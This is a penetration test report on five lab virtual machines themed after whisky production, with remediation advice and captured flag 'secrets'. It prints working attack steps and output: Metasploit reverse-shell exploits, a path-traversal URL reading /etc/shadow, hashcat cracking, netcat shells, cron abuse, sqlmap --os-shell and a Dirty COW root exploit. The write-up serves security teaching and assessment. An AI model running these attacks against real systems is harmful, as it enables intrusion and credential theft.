

Penetration Test Report - Dardbeg

25.06.2017

Albert Bezzina
bertubezz@gmail.com

Executive Summary

This report provides a professional penetration testing report on the provided five machines. High risk vulnerabilities were found on all machines and below I briefly outline these issues and possible recommendations.

Issues and Recommendations

1. Old and unsupported OS such as Windows Server 2003 should be either updated or replaced entirely (Maturation). Furthermore, almost all other machines were not patched.
2. A more robust, secure and up to date software should be used instead of the old and buggy software such as IIS 6.0 with WebDAV and Konica Minolta FTP (Malting and Maturation).
3. Vulnerabilities in the website that allow attackers to run / upload malicious files were found. Namely the following;
 - a. Local file inclusion attack (Mashing);
 - b. SQL injection (Distillation);
 - c. Session hijacking (Fermentation).
4. Cron jobs are not properly configured (Fermentation).

Beside fixing the above vulnerabilities / issues it is also recommended to:

1. Perform regular tests using tools such as Acunetix Web Vulnerability Scanner, to make sure that the hosted websites are not vulnerable to attacks.
2. Perform monthly patch management, most importantly on the machines or devices hosting services available to the public Internet.

Malting

A port scan using nmap on this machine has identified the following services:

```
root@kali:~# nmap -sV 10.0.2.91

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-04-04 05:48 EDT
Nmap scan report for 10.0.2.91
Host is up (0.00076s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            Konica Minolta FTP Utility ftpd 1.00
80/tcp    open  http           Apache httpd 2.4.25 ((Win32) OpenSSL/1.0.2j PHP/5.6.30)
443/tcp   open  ssl/http       Apache httpd 2.4.25 ((Win32) OpenSSL/1.0.2j PHP/5.6.30)
3306/tcp  open  mysql          MariaDB (unauthorized)
3389/tcp  open  tcpwrapped
MAC Address: 08:00:27:0D:EF:AF (Oracle VirtualBox virtual NIC)
```

This machine contains some well known vulnerabilities namely:

- A buffer overflow in Konica Minolta FTP Utility 1.0 that allows remote attackers to execute arbitrary code via a long CWD command.
<https://www.cvedetails.com/cve/CVE-2015-7768>.
- The Remote Desktop Protocol (RDP) service allows remote attackers to cause a denial of service (application hang) via a series of crafted packets, aka "Terminal Server Denial of Service Vulnerability".
<https://www.cvedetails.com/cve/CVE-2012-0152>.

As shown below Metasploit can be used to exploit the CVE-2015-7768 vulnerability and create a meterpreter session as Windows System user.

```
msf exploit(kmftp_utility_cwd) > set RHOST 10.0.2.91
RHOST => 10.0.2.91
msf exploit(kmftp_utility_cwd) > run

[*] Started reverse TCP handler on 10.0.2.7:4444
[-] 10.0.2.91:21 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (10.0.2.91:21).
[*] Exploit completed, but no session was created.
msf exploit(kmftp_utility_cwd) > run

[*] Started reverse TCP handler on 10.0.2.7:4444
[*] 10.0.2.91:21 - Sending exploit buffer...
[*] Exploit completed, but no session was created.
msf exploit(kmftp_utility_cwd) > run

[*] Started reverse TCP handler on 10.0.2.7:4444
[*] 10.0.2.91:21 - Sending exploit buffer...
[*] Sending stage (957999 bytes) to 10.0.2.91
[*] Meterpreter session 1 opened (10.0.2.7:4444 -> 10.0.2.91:49158) at 2017-04-04 07:43:35 -0400

meterpreter > ls
Listing: C:\Windows\system32
=====
```

```

meterpreter > ipconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
=====
Name       : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:0d:ef:af
MTU        : 1500
IPv4 Address : 10.0.2.91
IPv4 Netmask : 255.0.0.0
IPv6 Address : fe80::f8f0:52cf:d6bd:cf03
IPv6 Netmask : ffff:ffff:ffff:ffff::

```

The secret key was found under c:\users\admin

Malting secrets

=====

Soak grain in water for 2 days 4 hours and 20 minutes.

Spread on germination floor, and allow for 8 days and 2 hours.

7cbb879c-ea8f-41ac-a884-7c5c0f0c3756

Below is a screenshot showing that the machine was also vulnerable to CVE-2012-0152 attack.

```
msf auxiliary(ms12_020_maxchannelids) > use auxiliary/scanner/rdp/ms12_020_check
msf auxiliary(ms12_020_check) > info

    Name: MS12-020 Microsoft Remote Desktop Checker
    Module: auxiliary/scanner/rdp/ms12_020_check
    License: Metasploit Framework License (BSD)
    Rank: Normal

Provided by:
  Royce Davis "R3dy" <rdavis@accuvant.com>
  Brandon McCann "zeknox" <bmccann@accuvant.com>

Basic options:


| Name    | Current Setting | Required | Description                                 |
|---------|-----------------|----------|---------------------------------------------|
| RHOSTS  |                 | yes      | The target address range or CIDR identifier |
| RPORT   | 3389            | yes      | Remote port running RDP                     |
| THREADS | 1               | yes      | The number of concurrent threads            |



Description:
  This module checks a range of hosts for the MS12-020 vulnerability.
  This does not cause a DoS on the target.

References:
  http://cvedetails.com/cve/2012-0002/
  http://technet.microsoft.com/en-us/security/bulletin/MS12-020
  http://technet.microsoft.com/en-us/security/bulletin/ms12-020
  https://www.exploit-db.com/exploits/18606
  https://svn.nmap.org/nmap/scripts/rdp-vuln-ms12-020.nse

msf auxiliary(ms12_020_check) > set RHOSTS 10.0.2.91
RHOSTS => 10.0.2.91
msf auxiliary(ms12_020_check) > run

[+] 10.0.2.91:3389 - 10.0.2.91:3389 - The target is vulnerable.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ms12_020_check) >
```



Mashing

A port scan using nmap on this machine has identified the following services:

```
root@kali:~# nmap -sV 10.0.2.92

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-04-04 05:32 EDT
Nmap scan report for 10.0.2.92
Host is up (0.00020s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.15 ((CentOS))
MAC Address: 08:00:27:3E:45:E3 (Oracle VirtualBox virtual NIC)
```


It was noted that this machine was hosting a PHP website and was vulnerable to local file inclusion attack. Below is a screenshot showing how one can use this vulnerability to display the contents of the /etc/shadow file.



```
view-source:http://10.0.2.92/index.php?page=../../../../etc/shadow

1 <!--
2 You will not find anything on exploit db... try harder.
3 --!>
4
5 ../../../../../../etc/shadowroot:$6$Hn2ZUFwJ$FDIjdXHqY/Kk.VUyhavnNf22xZTBDtI00E81Ga.THF60lRwSspLgCeIZpw5TeVE/EA5qf5YG99qqyKD.3z14k/:17258:0:99999:7:::
6 bin:!:15980:0:99999:7:::
7 daemon:!:15980:0:99999:7:::
8 adm:!:15980:0:99999:7:::
9 lp:!:15980:0:99999:7:::
10 sync:!:15980:0:99999:7:::
11 shutdown:!:15980:0:99999:7:::
12 halt:!:15980:0:99999:7:::
13 mail:!:15980:0:99999:7:::
14 uucp:!:15980:0:99999:7:::
15 operator:!:15980:0:99999:7:::
16 games:!:15980:0:99999:7:::
17 gopher:!:15980:0:99999:7:::
18 ftp:!:15980:0:99999:7:::
19 nobody:!:15980:0:99999:7:::
20 vcsa:!:17232:!:!:!:
21 saslauth:!:17232:!:!:!:
22 postfix:!:17232:!:!:!:
23 sshd:!:17232:!:!:!:
24 apache:!:17258:!:!:!:
25
26
27
```

Password cracking tools such as hashcat and john can be used to crack the password. Below is a screenshot of the hashcat in action cracking the password of this machine.



```
$6$Hn2ZUFwJ$FDIjdXHqY/Kk.VUyhavnNf22xZTBDtI00E81Ga.THF60lRwSspLgCeIZpw5TeVE/EA5qf5YG99qqyKD.3z14k/:yellow16

Session.....: hashcat
Status.....: Cracked
Hash.Type.....: sha512crypt, SHA512(Unix)
Hash.Target.....: $6$Hn2ZUFwJ$FDIjdXHqY/Kk.VUyhavnNf22xZTBDtI00E81Ga.THF60lRwSspLgCeIZpw5TeVE/EA5qf5YG99qqyKD.3z14k/
Time.Started....: Wed Apr 05 09:53:02 2017 (17 secs)
Time.Estimated...: Wed Apr 05 09:53:19 2017 (0 secs)
Input.Base.....: File (rockyou.txt)
Input.Queue.....: 1/1 (100.00%)
Speed.Dev.#1.....: 3596 H/s (16.61ms)
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 61455/14343297 (0.43%)
Rejected.....: 15/61455 (0.02%)
Restore.Point....: 40967/14343297 (0.29%)
Candidates.#1....: lisaann -> shenlong
HWMon.Dev.#1.....: Temp: 57c Fan: 0% Util: 94% Core:1070Mhz Mem: 900Mhz Lanes:4

Started: Wed Apr 05 09:52:56 2017
Stopped: Wed Apr 05 09:53:20 2017

D:\tools\hashcat-3.30>hashcat64.exe -a 0 -m 1800 pass.hash rockyou.txt
```



The secret key was found under /root/secret.txt

Mashing secrets

=====

Use undistilled spring water.

Add water in 3 stages, starting at 67, 88, and 99 degrees celsius.

a81921e5-30a0-4e98-b454-77ee776293e8

Fermentation

A port scan using nmap on this machine has identified the following services:


```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -sV 10.0.2.93

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-06-08 04:33 EDT
Nmap scan report for 10.0.2.93
Host is up (0.00020s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.15 ((CentOS))
MAC Address: 08:00:27:20:BA:D2 (Oracle VirtualBox virtual NIC)

```

After investigating and using tools such as httpspider, it was found that this machine was hosting a PHP site under '/demo' path. It was also found that the session-id was stored as a plain text simple integer. This makes the website easy to hijack the session and log in as an administrator as shown below.



Also, in the admin page one can send and run any command on the remote server as can be seen above. This is designed to view the apache logs. By allowing any command to run on the remote server, one gives access to an attacker to easily run tools such as netcat to start a reverse-bind TCP shell and thus have a limited access on this machine.


```

root@kali:~# nc -nv 10.0.2.93 4444
(UNKNOWN) [10.0.2.93] 4444 (?) open
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:20:BA:D2
          inet addr:10.0.2.93  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe20:bad2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:42 errors:0 dropped:0 overruns:0 frame:0
          TX packets:56 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5405 (5.2 KiB)  TX bytes:12418 (12.1 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

```

This is the limited key:

Fermentation Limited

Use M Strain yeasts.

df2e2668-b46a-4331-aa31-175a7b47c146

Having a remote shell on a machine makes it easy for an attacker to find kernel exploits or misconfigurations that allow him/her to gain root access on the machine. In fact, as shown below, it was found out that the machine has cron jobs misconfigured. Thus, one can easily change the trimlogfile.sh to execute any command. In this case, netcat was used to set up a bind shell access with root privilege.

```

meterpreter > cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root
HOME=/

# For details see man 4 crontabs

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# * * * * * user-name command to be executed
* * * * * root sh /etc/trimlogfiles.sh
meterpreter > ls -la trimlogfiles.sh
100777/rwxrwxrwx 41 fil 2017-04-08 16:10:26 -0400 trimlogfiles.sh

```

```

root@kali:~# nc -nv 10.0.2.93 4488
(UNKNOWN) [10.0.2.93] 4488 (?) open
ls
bin
boot
dev
etc
home
lib
limited.txt
lost+found
media
mnt
opt
proc
root
sbin
selinux
srv
sys
tmp
usr
var
whoami
root

```

This is the secret key:

Fermentation Secrets

=====

Cool the worst to 25 degrees. Allow to ferment for 48 hours. We want to achieve 10% ABV at this stage.

2f562143-8f4b-4cec-b208-336b773d749c

It was also noted as shown below that this machine is vulnerable to CVE-2017-1000366. <https://www.cvedetails.com/cve/CVE-2017-1000366>. This vulnerability was found quite recently and thus an exploit code was not yet released to the public when this report was written.

```

sh-4.1$ ./stackcheck.sh
This script is primarily designed to detect CVE-1000366 on supported
Red Hat Enterprise Linux systems and kernel packages.
Result may be inaccurate for other RPM based systems.

Detected 'glibc' packages are:
glibc-2.12-1.209.el6.i686
Detected running kernel is '2.6.32-696.el6.i686'.

This 'glibc' version is vulnerable.
Update 'glibc' package and restart the system.
Follow https://access.redhat.com/security/vulnerabilities/stackguard for advice.
This 'kernel' version is vulnerable.
Update 'kernel' package and restart the system.
Follow https://access.redhat.com/security/vulnerabilities/stackguard for advice.
sh-4.1$

```

Distillation

A port scan using nmap on this machine has identified the following services:

```
root@kali:~# nmap -sV 10.0.2.94

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-06-26 17:11 EDT
Nmap scan report for 10.0.2.94
Host is up (0.0012s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
MAC Address: 08:00:27:B8:55:7B (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.01 seconds
```

It was noted that this machine was hosting a PHP website and was vulnerable to SQL injection attack. As show below it is quite easy to use tools such as sqlmap to list the database information and to display / steal the table contents.

```
[09:44:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS
web application technology: Apache 2.4.6, PHP 5.4.16
back-end DBMS: MySQL >= 5.0
[09:44:56] [INFO] fetching database names
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] whisky
```

Furthermore, by using SQL injection one can also upload malicious file(s) and then execute any command on the remote server. Below is a screenshot showing how one can use sqlmap to start a shell session and thus obtain a limited access on the remote server.

```
cmd: sqlmap -u http://10.0.2.94/index.php?id=25 --os-shell
```

```

os-shell> ifconfig
do you want to retrieve the command standard output? [Y/n/a]
command standard output:
---
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.94 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:feb8:557b prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:b8:55:7b txqueuelen 1000 (Ethernet)
    RX packets 4647 bytes 574852 (561.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2247 bytes 561391 (548.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 0 (Local Loopback)
    RX packets 8 bytes 812 (812.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 812 (812.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

---
os-shell> uname -r
do you want to retrieve the command standard output? [Y/n/a]
command standard output: '3.10.0-327.el7.i686'
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a]
command standard output: 'apache'
os-shell>

```

The limited key was found under /var/www/html/limited-9123xy.txt;

```

Distillation Limited
=====

```

When replacing copper stills, get the same shape and capacity in order to guarantee a constant quality to the whisky.

```
ldd66453-f4fb-4aOd-a9f8-cd348efd033f
```

A meterpreter session can be easily started using Metasploit, netcat and the 'shell' opened from the SQL injection attack. Furthermore it was found out that this machine was vulnerable to CVE-2016-5195 (aka 'Dirtycow') privilege escalation exploit.

<http://www.cvedetails.com/cve/CVE-2016-5195/>

```

sh-4.2$ ./dirtycheck.sh
Your kernel is 3.10.0-327.el7.i686 which IS vulnerable.
Red Hat recommends that you update your kernel. Alternatively, you can apply partial
mitigation described at https://access.redhat.com/security/vulnerabilities/2706661 .

```

The code from: <https://github.com/gbonacini/CVE-2016-5195/blob/master/dcow.cpp> was compiled to exploit this vulnerability and thus open a remote shell with root access.

```
sh-4.2$ g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow dcow.cpp -lutil
sh-4.2$ ./dcow -s -n
Running ...
Password overridden to: dirtyCowFun

Received su prompt (Password: )

Last login: Sun Apr 16 13:24:48 EDT 2017 on tty1
[root@distillation ~]# echo 0 > /proc/sys/vm/dirty_writeback_centisecs
[root@distillation ~]# ls
ls
secret.txt
[root@distillation ~]# cat secret.tx
cat secret.tx
cat: secret.tx: No such file or directory
[root@distillation ~]# cat secret.txt
cat secret.txt
Distillation Secrets
=====

Use copper stills. Was still of capacity 28.000 litres and Spirit Stills of 15.000 litres.

c9f599ed-3c58-475e-b5bc-6f623fa06559

[root@distillation ~]#
```

The secret key was found under /root/secret.txt

Distillation Secrets

=====

Use copper stills. Was still of capacity 28.000 litres and Spirit Stills of 15.000 litres.

c9f599ed-3c58-475e-b5bc-6f623fa06559

Maturation

A port scan using nmap on this machine has identified the following services:

```
root@kali:~# nmap -sV 10.0.2.95
Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-06-21 03:26 EDT
Nmap scan report for 10.0.2.95
Host is up (0.00058s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 6.0
MAC Address: 08:00:27:58:F5:7E (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.33 seconds
root@kali:~#
```

```
root@kali:~# nmap -sU 10.0.2.95 -p 161
Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-06-21 03:28 EDT
Nmap scan report for 10.0.2.95
Host is up (0.00031s latency).
PORT      STATE SERVICE
161/udp    open|filtered snmp
MAC Address: 08:00:27:58:F5:7E (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds
root@kali:~#
```

Using metasploit it was found that the IIS on this machine contains WebDAV extension. Furthermore, using metasploit once again, this machine was exploited by uploading a malicious ASP file to open a meterpreter session with limited access.

```
msf exploit(iis_webdav_upload_asp) > set RHOST 10.0.2.95
RHOST => 10.0.2.95
msf exploit(iis_webdav_upload_asp) > run

[*] Started reverse TCP handler on 10.0.2.7:4444
[*] Checking /metasploit64777901.asp
[*] Uploading 609363 bytes to /metasploit64777901.txt...
[*] Moving /metasploit64777901.txt to /metasploit64777901.asp...
[!] Move may have failed. [207 Response]
[!] Try using 'set METHOD copy' instead
[*] Executing /metasploit64777901.asp...
[*] Deleting /metasploit64777901.asp (this doesn't always work)...
[*] Sending stage (957999 bytes) to 10.0.2.95
[!] Deletion failed on /metasploit64777901.asp [403 Forbidden]
[*] Meterpreter session 1 opened (10.0.2.7:4444 -> 10.0.2.95:1031) at 2017-06-21 03:47:30 -0400

meterpreter > ipconfig

Interface 1
=====
Name           : MS TCP Loopback interface
Hardware MAC   : 00:00:00:00:00:00
MTU            : 1520
IPv4 Address   : 127.0.0.1

Interface 65539
=====
Name           : Intel(R) PRO/1000 T Server Adapter
Hardware MAC   : 08:00:27:58:f5:7e
MTU            : 1500
IPv4 Address   : 10.0.2.95
IPv4 Netmask   : 255.255.255.0
```

The limited key was found under limited-122494.txt;

MATURATION LIMITED

=====

In maturation only 1st and 2nd fill casks are used.

All our new 1st fill Bourbon casks come from suppliers in the US. Our chief nose Dr. Bill Lumsden selects them.

Other casks come from Speyside Cooperage, and Craigellachie.

d38970f4-7f5e-4120-a292-6ce48a4528f6

This machine was running a very old and unsupported OS; Windows Server 2003, together with an old IIS. There are quite a number of well known exploits that can be used to gain administrative rights on this machine. One of them is known as; Token Kidnapping Local Exploit (PoC), which can be found at <https://www.exploit-db.com/exploits/6705/>. One can also download the source code of this exploit from: <https://github.com/Re4son/Churrasco>. Below is a screenshot showing this in action.

```
C:\Inetpub\wwwroot>whoami
whoami
nt authority\system

C:\Inetpub\wwwroot>nt authority\network service
```

The secret key was found under 'C:\Documents and Settings\Administrator\Desktop\secret.txt'

MATURATION SECRETS

=====

Analyte, Space Station samples, Earth 'control' samples

Gallic Acid, 3.4, 2.8

Ellagic Acid, 57.6, 41.5

Coniferaldehyde, 11.3, 14.9

Vanillin, 39.1, 69.1

Vanillic Acid, 17.2, 30.4

Sinapaldehyde, 31.6, 47.7

Syringaldehyde, 150.9, 259.8

Syringic Acid, 59.2, 94.4

Scopoletin, 1.7, 2.2

5-HMF, 25.2, 48.2

403e038e-8e54-4f45-84cc-4f0c1aaf62ad